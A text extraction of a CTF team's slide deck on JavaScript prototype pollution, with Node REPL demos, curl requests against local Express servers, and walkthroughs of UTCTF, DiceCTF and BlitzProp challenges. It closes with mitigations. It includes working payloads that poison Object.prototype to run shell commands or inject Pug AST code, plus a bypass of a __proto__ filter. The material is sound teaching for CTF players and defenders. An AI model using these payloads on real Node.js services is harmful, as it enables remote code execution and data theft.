
Why & how

Mitigations

Generalizations

End

Modifying prototype 2.2





Before we begin

JavaScript

[[Prototype]]

Pollution


Why & how

Mitigations

Generalizations

End

Modifying prototype 2.3





Before we begin

JavaScript

[[Prototype]]

Pollution

Why & how

Mitigations

Generalizations

End

Modifying prototype demonstration

```
Welcome to Node.js v22.0.0.  
Type ".help" for more information.
```

```
> const a = {}
```

```
undefined
```

```
> const b = new Date()
```

```
undefined
```

```
> a.hand
```

```
undefined
```

```
> b.hand
```

```
undefined
```

```
> Object.prototype.hand = "knife">{hand: "knife"}
```

```
'knife'
```

```
> a.hand
```

```
'knife'
```

```
> b.hand
```

```
'knife'
```



Object.prototype



Object.prototype.hand = "knife"



Prototype pollution

- We have just demonstrated *prototype pollution*
- Prototype pollution is simply modifying some object that is commonly part of the prototype chains of other objects
 - The effect is that we indirectly affect all other objects, including newly created objects, that has said object in their prototype chains



Did you expect something here?



The end...?



>FIREBIRD CTF
TEAM



So... how do I use prototype pollution in CTFs?

The why and the how





The why

- You want an object to have a certain property with a certain value to trigger something (gadget), but you cannot directly manipulate the object
 - The object itself must not have the property, or it shadows the property on the prototype
- A very toy example that I made up (probably does not exist in any challenge or production server)

Welcome to Node.js v22.0.0.

Type ".help" for more information.

```
> function make_me_angery() { // No inputs to manipulate directly.
```

```
...   const blobcat = {}
```

```
...   if (blobcat.emotion === "angery") // We want this condition to be true.
```

```
...     console.log("flag{:blobcatangery:}")
```

```
... }
```

```
undefined
```

```
> make_me_angery()
```


```
undefined
```

```
> Object.prototype.emotion = "angery" // Usually, we can't do this directly. I'll explain later.  
'angery'
```

```
> make_me_angery()
```

```
flag{:blobcatangery:}
```

```
undefined
```





The why 2

- Similar toy example, but fails due to the property being present on the original object already

Welcome to Node.js v22.0.0.

Type ".help" for more information.

```
> function make_me_angery() {  
...   const blobcat = { emotion: "love" }  
...   if (blobcat.emotion === "angery")  
...     console.log("flag{:blobcatangery:}")  
... }
```

undefined


```
> make_me_angery()
```

undefined

```
> Object.prototype.emotion = "angery"  
'angery'
```

```
> make_me_angery()
```

undefined





The why 3

- A CTF example (UTCTF 2024/Easy Mergers) with a writeup: <https://ctftime.org/writeup/39045>

```
var secret = {}
```

```
process.on('message', function (m) { // fires when a HTTP request occurs
```

```
  // ... code that does not touch `secret` but can touch the prototype of `secret` if  
  we set the input correctly...
```

```
  cmd = "./merger.sh";
```

```
  if (secret.cmd !== null) {
```

```
    cmd = secret.cmd;
```

```
  }
```

```
  var test = exec(cmd, (err, stdout, stderr) => { /* sends `stdout` and `stderr` as the  
  response */ });
```

```
  console.log(test);
```

```
});
```

- **Gadget**: Want to manipulate `secret` so that `cmd` is our desired command to get the flag
- **Not manipulatable**: No way to manipulate `secret` directly
- Thus, time to **pollute prototype**!!!





The why 4

- To conclude, let's look the opposite way
- You should NOT pollute prototype if...
 - There are other easier methods to get the flag (duh)
 - The programming languages involved are not prototype-based
 - Pollution prototype is ineffective at triggering the trigger
 - The property of the same name is already set on the original object
 - You cannot manipulate any prototypes
 - There are no triggers
- You are hacking unethically





The how

- The challenge is likely a web challenge and the language is likely JavaScript
- As mentioned before, it is unlikely you can simply write to `Object.prototype` or other prototype objects directly
 - Cannot simply execute whatever code you want directly
- Likewise, triggers are unlikely to be as obvious as an `if` statement
- And pollution prototype usually cannot get the flag by itself alone, requiring some other triggers
 - Pollution prototype is usually used combined with other techniques
- We can split the common difficult things into 3 parts, which will be elaborated on separately
 - Inputting objects
 - Polluting prototypes
 - Finding gadgets
- Some uncommon, specific techniques will also be discussed
- To better understand them, we will run some examples together
 - If you have not prepared the runtimes and downloaded the files, get ready now





Inputting objects

- Learn basic web techniques, like sending a request
- You should almost always use curl, Python, Postman, etc. instead of your browser and the challenge's webpage to send requests to the server
 - Can change all HTTP request headers
 - The webpage likely restricts or messes with your payload before sending the request
 - Example: The webpage of UTCTF 2024/Easy Mergers quotes your payload [1]
 - Can easily automate if a lot of requests are needed



Automation in action



Before we begin

JavaScript

[[Prototype]]

Pollution

Why & how

Mitigations

Generalizations

End

Inputting objects 2

- For JavaScript, the server is most likely using Express.js
 - Most higher-level frameworks are built on top of Express.js internally, e.g. Nest.js
- There are 3 main ways to input objects from requests
 - Query parameters: <https://example.com?key=value&key2=value2>
 - POST with URL-encoded payload
 - POST with JSON payload
- POST with JSON payload is the most likely one
- For the following examples, go to the downloaded files and run “node ./inputting_objects.mjs” in a terminal
 - After running the above command, navigate to <http://localhost> in your browser and you should see “Hello, world!”
- Launch another terminal for using “curl”
 - If you are wondering about the “curl” options used later, please consult the manual: <https://curl.se/docs/manpage.html>





Inputting objects 3


- Before we demonstrate the examples, let's explain the code a bit
- There are 5 URLs available
 - `"/`: Sanity check
 - `"/query`: Query parameters, support nested objects
 - `"/body-parser/json`: JSON payload
 - `"/body-parser/urlencoded`: URL encoded payload, support nested objects
 - `"/body-parser/urlencoded/unextended`: URL encoded payload, does not support nested objects
- The code itself also has comments that supplement the content, you are recommended to read them



Ok ok I will read



Inputting objects: "/query"



```
$ curl -i -X GET
"http://localhost/query?key=value&nested[key]=value&__proto__=test&test[__proto__]=test" -g
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 75
ETag: W/"4b-zOzc2f3guXg/U2PDf/rAyaIGwUA"
Date: Sun, 05 May 2024 07:25:22 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

```
{"query": {"key": "value", "nested": {"key": "value"}, "test": {}}, "prototype": "[object Object]"}
```

- Query parameters are in the format `key=value`
 - Nested properties `nested[key]=value` are allowed
 - Consult qs documentation for more syntax: <https://github.com/ljharb/qs#readme>
- Unfortunately, `__proto__` properties are ignored



Before we begin

JavaScript

[[Prototype]]

Pollution


Why & how

Mitigations

Generalizations

and

Inputting objects: `" /body-parser/urlencoded"`



```
$ curl -i -X POST "http://localhost/body-parser/urlencoded" -H "Content-Type: application/x-www-form-urlencoded" -d "key=value" -d "nested[key]=value" -d "_proto_=test" -d "test[_proto_]=test"
```

```
HTTP/1.1 200 OK
```

```
X-Powered-By: Express
```

```
Content-Type: application/json; charset=utf-8
```

```
Content-Length: 64
```

```
ETag: W/"40-i/stjZaJclre5/TWdILResfwwOo"
```

```
Date: Sun, 05 May 2024 08:13:02 GMT
```

```
Connection: keep-alive
```

```
Keep-Alive: timeout=5
```

```
{"body":{"key":"value","nested":{"key":"value"},"test":{}}, "prototype":"[object Object]"}
```

- Similar to the previous slide, but the payload is sent as data instead of via the URL
 - Consult qs documentation for more syntax: <https://github.com/ljharb/qs#readme>
- Unfortunately, `_proto_` properties are also ignored by default



Before we begin

JavaScript

[[Prototype]]

Pollution


Why & how

Mitigations

Generalizations

and

Inputting objects: "/body-parser/urlencoded/unextended"




```
$ curl -i -X POST "http://localhost/body-parser/urlencoded/unextended" -H "Content-Type: application/x-www-form-urlencoded" -d "key=value" -d "nested[key]=value" -d "__proto__=test" -d "test[ __proto__ ]=test"
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 109
ETag: W/"6d-4LuHprNum+n8vN4PKyXdAuZ8B9M"
Date: Sun, 05 May 2024 09:19:37 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

```
{"body":{"key":"value","nested[key]":"value","__proto__":"test","test[ __proto__ ]":"test"}, "prototype":"null"}
```

- Similar to previous slide, but **nested objects are unsupported**
- **The topmost __proto__ property** do get set, but we can only set it to a string
- Also, the **prototype of req.body** is **null**, so simply sending a request cannot pollute the prototype



Inputting objects: "/body-parser/json"



```
$ curl -i -X POST "http://localhost/body-parser/json" -H "Content-Type: application/json" --data-raw '{"key": "value", "nested": {"key": "value"}, "__proto__": "test", "test": {"__proto__": ["test"]}}'
```

```
HTTP/1.1 200 OK
```

```
X-Powered-By: Express
```

```
Content-Type: application/json; charset=utf-8
```

```
Content-Length: 126
```

```
ETag: W/"7e-1jI2sJlwwvgTKOgFDDiBOnp3UVY"
```


```
Date: Sun, 05 May 2024 09:42:21 GMT
```

```
Connection: keep-alive
```

```
Keep-Alive: timeout=5
```

```
{"body":{"key":"value","nested":{"key":"value"},"__proto__":"test","test":{"__proto__":["test"]}},"prototype":"[object Object]"}
```

- The JSON payload is directly translated into an object
- This time, `__proto__` properties do get set, and we can set it to an object
- Even though the prototype of `req.body` is not `null`, it still does not pollute the prototype (body-parser handles `__proto__` specially, obviously because it is used in real world apps)



Inputting objects 4



- These cover the most common ways to send crafted objects to servers
 - To conclude, POST-ing with JSON payload is the most useful one for setting `__proto__` to an arbitrary object. But why are we covering other methods?
 - In some circumstances, you can do prototype pollution by setting `constructor.prototype` [1] instead, and this property will not be ignored by the above methods that support nested objects
 - `constructor.prototype` will be covered in the next section
- Of course, there are a lot of other uncommon ways to send crafted objects to servers, and we cannot enumerate them all here
 - For these, you will need to think and do the testing yourself
- The methods above are server-side prototype pollution only; for client-side, crafting the object might be easier depending on the challenge
- None of the methods above can pollute the prototype by itself, and some other vulnerable code is required, which will be covered in the next section now

1. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object/constructor



Polluting prototypes

- Previously, we pollute the prototype by setting properties on `Object.prototype`
- Nowadays, we no longer do monkey patching [1], so we are unlikely to see code touching `Object.prototype` and other prototypes at all
 - This is even more so with user-controllable property names
- However, all JavaScript applications must eventually touch objects, so we can access prototypes from an object by...
 - `__proto__`: We have already explained in the previous slides; hopefully, you are listening...
 - `constructor.prototype` [2]: It can similarly access the prototype like `__proto__`, but both are normal properties instead of pairs of getter and setter; also see the diagrams below for a quick explanation



1. https://developer.mozilla.org/docs/Web/JavaScript/Inheritance_and_the_prototype_chain#implicit_constructors_of_literals, see the warning section
 2. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object/constructor



Polluting prototypes 2

- Be mindful: *Most of the time, we are not trying to set the prototype of an object to our desired value, but we are trying to set the properties of the prototype of an object to our desired value*

```
Welcome to Node.js v22.0.0.
```

```
Type ".help" for more information.
```

```
> const a = {}
```

```
undefined
```

```
> a.hand
```

```
undefined
```

```
> ({}).__proto__ = {hand: "knife"} // Set the prototype of an object to our desired value; not work, only changes the prototype for one object (which may be enough)
```

```
{ hand: 'knife' }
```

```
> a.hand
```

```
undefined
```

```
> ({}).__proto__.hand = "knife" // Set the property of the prototype of an object to our desired value; works, changes the prototype for almost all objects
```

```
'knife'
```

```
> a.hand
```

```
'knife'
```





Polluting prototypes 3

- You are unlikely to see vulnerable code that directly references `__proto__` or `constructor.prototype`; though sometimes it does appear
- Instead, you are more likely to see vulnerable code in the format of setting an object with a dynamic property name, such as `object[name] = value`
 - Imagine if `object` is a prototype, `name` is your desired property name, and `value` is your desired value
- UTCTF 2024/Easy Mergers [1] (mentioned again, but with a different writeup) is a good example, and we are finally going to try a simplified version of it
 - Run “`node ./polluting_prototypes.mjs`” and check if it is working by navigating to “/” again





Polluting prototypes: UTCTF 2024/Easy Mergers

- Inspecting the code would indicate that we need to pollute `Object.prototype` such that its `cmd` property has the value `"cat flag.txt"`

- We want to run some code that is equivalent to one of the following lines of code

```
an_obj.__proto__.cmd = "cat flag.txt"
```

```
an_obj.constructor.prototype.cmd = "cat flag.txt"
```

- There are three potentially vulnerable lines of code

```
orig[data.attributes[k]][key] = data.values[k][key]
```

```
orig[data.attributes[k]] = orig[data.attributes[k]].concat(data.values[k])
```

```
orig[data.attributes[k]] = data.values[k]
```

- `orig` is always a non-prototype object; otherwise, we can control everything else
- As we need at least two property access to set a property on the prototype given that `orig` is a non-prototype object, only the first line of code is vulnerable
- The resulting JSON payload is:

```
{"attributes": ["__proto__"], "values": [{"cmd": "cat flag.txt"}]}
```

- You can check that the payload will cause that line of code to run, and is equivalent to the following line of code when `k` is 0:

```
orig["__proto__"]["cmd"] = "cat flag.txt"
```





Polluting prototypes: UTCTF 2024/Easy Mergers 2

```
$ curl -X POST "http://localhost/merge" -H "Content-Type: application/json"
Try harder
$ curl -X POST "http://localhost/merge" -H "Content-Type: application/json" --data-raw
'{"attributes": ["__proto__"], "values": [{"cmd": "cat flag.txt"}]}'
flag{:blobcat_radiation:}
$ curl -X POST "http://localhost/merge" -H "Content-Type: application/json"
flag{:blobcat_radiation:}
```

- It works!
- Observe that prototype pollution persists, so once the payload is sent, subsequent requests without the payload still reveals the flag
 - If you want to retry, you need to restart the server
 - For CTF designers: You might want to use Docker to host such a challenge





Polluting prototypes 4

- If we observe that vulnerable line of code again, we can observe that it is enumerating the properties of a user-controllable object and copying the values to another object, i.e. merging [1]
 - This is the most common way prototype pollution can come up
- Other common variants include...
 - *Badly hand-made* recursive object merging (well-known libraries such as lodash are unlikely to be vulnerable) [1]

```
function merge(target, from) {
  for (const key of Object.keys(from)) {
    if (typeof from[key] === "object") { target[key] = merge(target[key] || {}, from[key]); continue }
    target[key] = from[key]
  }
}

merge({}, JSON.parse('{ "__proto__": { "cmd": "blobcat flag.txt" } }'))
```



- **Object.assign** [2]

```
Object.assign(Object.prototype, { cmd: "blobcat flag.txt" })
```

- The spread syntax, while similar, does not work as it creates a new object [3]
- There are of course even more ways to set properties, but you can discover them yourself

1. <https://portswigger.net/web-security/prototype-pollution#how-do-prototype-pollution-vulnerabilities-arise>

2. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object/assign

3. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Operators/Spread_syntax#comparing_with_object.assign



Polluting prototypes: DiceCTF 2024 Quals/funnylogin

- Curiously, sometimes we only need to access the prototype, and there is no need to pollute it
- Extremely simplified version of DiceCTF 2024 Quals/funnylogin [1]:


```
Welcome to Node.js v22.0.0.
Type ".help" for more information.
> const isAdmin = {}
undefined
> function funnylogin(username) {
...   if (isAdmin[username])
...     return "flag{I_am_totally_not_hiding_my_tears_while_playing_DiceCTF}"
... }
undefined
> funnylogin("how to solve")
undefined
> funnylogin("__proto__")
flag{I_am_totally_not_hiding_my_tears_while_playing_DiceCTF}
> funnylogin("constructor")
flag{I_am_totally_not_hiding_my_tears_while_playing_DiceCTF}
> funnylogin("toString")
flag{I_am_totally_not_hiding_my_tears_while_playing_DiceCTF}
```





Polluting prototypes: DiceCTF 2024 Quals/funnylogin 2

- To understand it, we only need to know JavaScript coerce objects into `true` [1]
- Then, while `isAdmin` looks empty, we can simply access the properties on the prototype of `isAdmin` instead of `isAdmin` itself to get an object, then the condition becomes `true`
- This is not prototype pollution at all, only mentioned here for interest
- More likely, when you do prototype pollution, you need another vulnerability or gadget so that you can get the flag, which will be the next section



1. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Boolean#boolean_coercion



Finding gadgets

- As mentioned before, prototype pollution itself alone cannot do much, and requires other gadgets or vulnerabilities to get the flag
- For web challenges, combination of many techniques are required
- In general, to find gadgets, you need to...
 - Know about many web techniques
 - Have much CTF experience
 - Know about code that seems safe at first but is vulnerable actually
 - To conclude, experience (probably applies to other CTF categories as well)
- Since there are many web techniques and many ways some code can be vulnerable, we will not enumerate them here
- Instead, we will look at an interesting example (no time for more examples ☹️) to give you a feel on how gadgets look like and how different techniques can combine
 - Other techniques will not be explained thoroughly here due to it being out of scope; please see the references instead





Before we begin

JavaScript

[[Prototype]]

Pollution

Why & how

Mitigations

Generalizations

End

Finding gadgets: finding vulnerabilities

- Cyber Apocalypse 2021/BlitzProp [1]
- Contextual hints are important, even if it is a single word

```
if (song.name.includes('Not Polluting with the boys') || song.name.includes('ASTA la vista baby') || song.name.includes('The Galactic Rhymes') || song.name.includes('The Goose went wild')) {
```

- When there is no obvious exploitable code in the source file, examine the dependencies by searching online [2]

```
"dependencies": {
  "express": "^4.17.1",
  "flat": "5.0.0",
  "pug": "^3.0.0"
}
```

npm flat vulnerability

全部 圖片 影片 新聞 購物 更多 工具

約 185,000 項搜尋結果 (0.38 秒)

Snyk
https://security.snyk.io/... · npm · 翻譯這個網頁

flat vulnerabilities
Snyk Vulnerability Database · npm; flat, flat vulnerabilities. Take a nested Javascript object and flatten it, or unflatten an object with ...

GitHub
https://github.com · advisories · 翻譯這個網頁

flat vulnerable to Prototype Pollution · CVE-2020-36632
2022年12月26日 — A vulnerability, which was classified as critical, was found in hughsk flat up to 5.0.0. This affects the function unflatten of the file index.

flat vulnerable to Prototype Pollution

Critical severity · GitHub Reviewed · Published on Dec 26, 2022 to the GitHub Advisory Database · Updated on Jan 29, 2023

Vulnerability details Dependabot alerts

Package	Affected versions	Patched versions
flat (npm)	< 5.0.1	5.0.1

This module has prototype pollution vulnerability and it can make logic vulnerability in application use this

```
var unflatten = require('flat').unflatten;

unflatten({
  '__proto__polluted': true
});

console.log(polluted); // true
```

- You might even find proofs of concept (PoC) that can be easily adapted to your situation! [3]

1. <https://ctftime.org/writeup/28035>

2. <https://github.com/advisories/GHSA-2j2x-2gpw-g8fm>

3. <https://github.com/hughsk/flat/issues/105>





Finding gadgets: arbitrary code execution

- Continuing with Cyber Apocalypse 2021/BlitzProp [1] and examining the dependencies
- Pug is a templating engine that can *run code* [2]
 - Many templating engines can run arbitrary code, e.g. handlebars [3], EJS [4] (extends to other languages as well)

```
'response': pug.compile('span Hello #{user}, thank you for letting us know!')({ user:'guest' })
```

- We pollute the global object prototype with some Pug AST to execute arbitrary code [3]

```
<!-- /node_modules/pug-code-gen/index.js -->
if (debug && node.debug !== false && node.type !== 'Block') {
  if (node.line) {
    var js = ';pug_debug_line = ' + node.line;
    if (node.filename)
      js += ';pug_debug_filename = ' + stringify(node.filename);
    this.buf.push(js + ';');
  }
}
```

- Payload (relevant part only) [1]: { "__proto__.block": { type: "Text", line: "(code here)" } }

1. <https://ctftime.org/writeup/28035>

2. <https://pugjs.org/language/code.html>

3. <https://web.archive.org/web/20201109113214/https://blog.p6.is/AST-Injection/>

4. <https://blog.huli.tw/2023/06/22/ejs-render-vulnerability-ctf/>





Before we begin

JavaScript

[[Prototype]]

Pollution

Why & how

Mitigations

Generalizations

End

Finding gadgets: Cyber Apocalypse 2021/BlitzProp

- Let's try doing a modified version of Cyber Apocalypse 2021/BlitzProp [1]
- Start the server by running "node ./finding_gadgets.mjs" and navigate to "/" to check if it is running
- The challenge is under "/song"
- Hint: There are 2 aspects of the payload to modify (apart from the song name, obviously)





Finding gadgets: Cyber Apocalypse 2021/BlitzProp 2

- Two key modifications from the original CTF challenge

- We “patched” the prototype pollution

```
if (key.startsWith("__proto__"))
```

```
delete req.body[key] // No naughty allowed!!!
```



- Quite easy to bypass, use "any_text_here.__proto__.block" instead of "__proto__.block"
 - The key is in the memory instead of a file, and a seemingly useless `authors` is added
 - Not useless for us though, we can perform *another* prototype pollution inside the code that will be arbitrarily-executed to move the in-memory flag to the prototype of `authors`
 - Then the flag will be outputted on next request
 - Note that we cannot move the in-memory flag in the first prototype pollution because we can only pass a static object to the HTTP request



Finding gadgets: Cyber Apocalypse 2021/BlitzProp 3

- Payload:

```
{
  "song": "FIRE BIRD",
  "a.__proto__.block": {
    "type": "Text",
    "line": "({}).__proto__[`FIRE BIRD`] = globalThis.flag"
  }
}
```

- Terminal:

```
$ curl -X POST "http://localhost/song" -H "Content-Type: application/json" --data-raw
'{"song": "FIRE BIRD", "a.__proto__.block": {"type": "Text", "line":
"({}).__proto__[`FIRE BIRD`] = globalThis.flag"}}'
<span>by Roseliandefine</span>
$ curl -X POST "http://localhost/song" -H "Content-Type: application/json" --data-raw
'{"song": "FIRE BIRD"}'
<span>by flag{you_should_know_this_song_or_else_...}ndefine</span>
```





Finding gadgets: Cyber Apocalypse 2021/BlitzProp 4

- Further techniques demonstrated in the modified version
- There is nothing wrong with performing the same technique twice
- As prototype pollution is persistent, there is no need force yourself to think of a solution that takes one request only to get the flag
 - Do take note whether the challenge server restarts itself
 - This also applies for any other technique that is persistent





Finding gadgets 2

- This is a taste of how other techniques can be combined with prototype pollution to get the flag
- A good place to find further examples and writeups involving prototype pollution is CTFtime:
<https://ctftime.org/writeups?hidden-tags=prototype-pollution>
 - This is also where we get our prototype modification examples
- But just as there are gadgets, there are also anti-gadgets... (attack mitigations)



Mitigations/obstacles (how to jail hackercat)





The duality of human blobcat



Why mitigate and how?



- For real word applications: Prevent or reduce losses from attacks
 - Monetary loss
 - Reputational loss
 - Personal loss
 - Avoid getting blamed and fired
 - ...
- For CTF designers: ~~Torture CTF players and make them lose sleep~~ Make the challenge more difficult and fun, or prevent unintended solutions
- For CTF players: ~~Avoid being tortured~~ Avoid spending precious time on useless attacks
- There are only a handful of measures, because defending against prototype pollution is easy after you have identified vulnerable code
 - Identification is the more difficult part



Property key sanitization



- We can remove bad property keys from user-provided inputs
- We can use a deny approach, where we deny or remove `__proto__` and `constructor.prototype` [1]
- Or we can use an allowlist approach given that we know the data structure beforehand, only allowing valid properties



Property key sanitization 2



- The advantage is that it is compatible with existing code (e.g. libraries)
- The disadvantage with the deny approach is... What if you forget to sanitize somewhere? What if you don't know `constructor.prototype` is also pollutable (at least you know now)? What if your implementation is bypassable?

